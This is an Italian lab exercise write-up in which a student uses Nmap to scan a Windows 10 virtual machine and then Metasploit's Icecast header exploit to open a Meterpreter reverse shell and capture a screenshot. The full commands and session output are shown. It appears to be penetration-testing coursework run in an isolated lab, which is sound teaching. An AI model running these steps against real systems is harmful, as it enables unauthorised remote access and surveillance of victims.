S7L4 Esercizio di pratica
Sergio Falcone

INTRODUZIONE

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows 10 con Metasploit.

Una volta ottenuta la sessione, si dovrà:

- Vedere l' indirizzo IP della vittima.
- Recuperare uno screenshot tramite la sessione Meterpreter.

Il programma da exploitare sarà Icecast già presente nella iso.

PREFAZIONE

Questo esercizio vede in azione due Macchine Virtuali, Kali Linux come Attaccante e Windows 10 come Target.

1. Kali Linux con ip 192.168.2.100
2. Windows 10 con ip 192.168.2.6

Per l'esecuzione di questo esercizio di pratica sarà messo in funzione il Software Icecast su Windows 10 e sarà lasciato in funzione fino al termine dell'esercizio.
Saranno invece utilizzati su Kali Linux gli strumenti come **NMAP** e **METASPLOIT**

ESECUZIONE:

Utilizzo di NMAP:

Dal Terminale di Kali Linux tramite lo strumento NMAP.
Nmpa è uno strumento di scansione di rete usato per scoprire host(dispositivi) attivi, individuare porte aperte, identificare servizi e rilevare versioni dei software.
Effettuo quindi una scansione della rete per la ricerca degli hosts attivi attraverso il comando:

nmap -sn 192.168.2.0/24

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.2.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-22 10:23 -0500
Nmap scan report for 192.168.2.6
Host is up (0.00045s latency).
MAC Address: 08:00:27:96:D4:BD (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.100
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 1.90 seconds
```

La scansione rileva che all'interno della rete ci sono 2 hosts attivi, uno dei quali con ip 192.168.2.6. Questa scansione non rileva il Sistema Operativo dello host a cui appartiene l'indirizzo ip trovato. Effettuo una scansione del Sistema Operativo e delle porte aperte del host, con il seguente comando.

nmap -O 192.168.2.6


```
┌──(kali㉿kali)-[~]
└─$ nmap -O 192.168.2.6
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-22 10:23 -0500
Nmap scan report for 192.168.2.6
Host is up (0.00042s latency).
Not shown: 981 closed tcp ports (reset)
PORT     STATE SERVICE
7/tcp    open  echo
9/tcp    open  discard
13/tcp   open  daytime
17/tcp   open  qotd
19/tcp   open  chargen
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1801/tcp open  msmq
2103/tcp open  zephyr-clt
2105/tcp open  eklogin
2107/tcp open  msmq-mgmt
3389/tcp open  ms-wbt-server
5432/tcp open  postgresql
8000/tcp open  http-alt
8009/tcp open  ajp13
8080/tcp open  http-proxy
8443/tcp open  https-alt
MAC Address: 08:00:27:96:D4:BD (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1507 - 1607
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.14 seconds
```

La scansione rileva le porte aperte e soprattutto che Sistema Operativo a cui appartiene l'ip è di un Windows 10.


Utilizzo di METASPLOIT

Metasploit è un framework open-source di sicurezza informatica utilizzato per il penetration testing, la ricerca di vulnerabilità e lo sviluppo di exploit


Viene avviato da Terminale di Kali Linux con il comando *msfconsole*..



Dopo l'avvio digito: *search icecast* per cercare il modulo a cui fa riferimento.



Trovo il modulo e lo uso digitando "*use 0*"



All’interno imposto i parametri mancanti:
set RHOSTS 192.168.2.6 (per la macchina target Windows10)
set LHOST 192.168.2.100 (per la macchina attaccante Kali Linux)

Avvio con *“ run “*

```
View the full module info with the info, or info -d command.

msf exploit(windows/http/icecast_header) > set RHOST 192.168.2.6
RHOST => 192.168.2.6
msf exploit(windows/http/icecast_header) > set LHOST 192.168.2.100
LHOST => 192.168.2.100
msf exploit(windows/http/icecast_header) > run
[*] Started reverse TCP handler on 192.168.2.100:4444
[*] Sending stage (188998 bytes) to 192.168.2.6
[*] Meterpreter session 1 opened (192.168.2.100:4444 -> 192.168.2.6:49452) at 2026-01-22 10:25:04 -0500
```

L’exploit ha avuto successo, viene creata la sessione 1 di Meterpreter.

Per ottenere uno screenshot del Desktop della macchina Windows 10, all’interno di questa sessione digito “*screenshot*”.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/wmGSmcud.jpeg
meterpreter >
```

Lo screenshot viene salvato in formato jpeg all’interno della macchina Kali Linux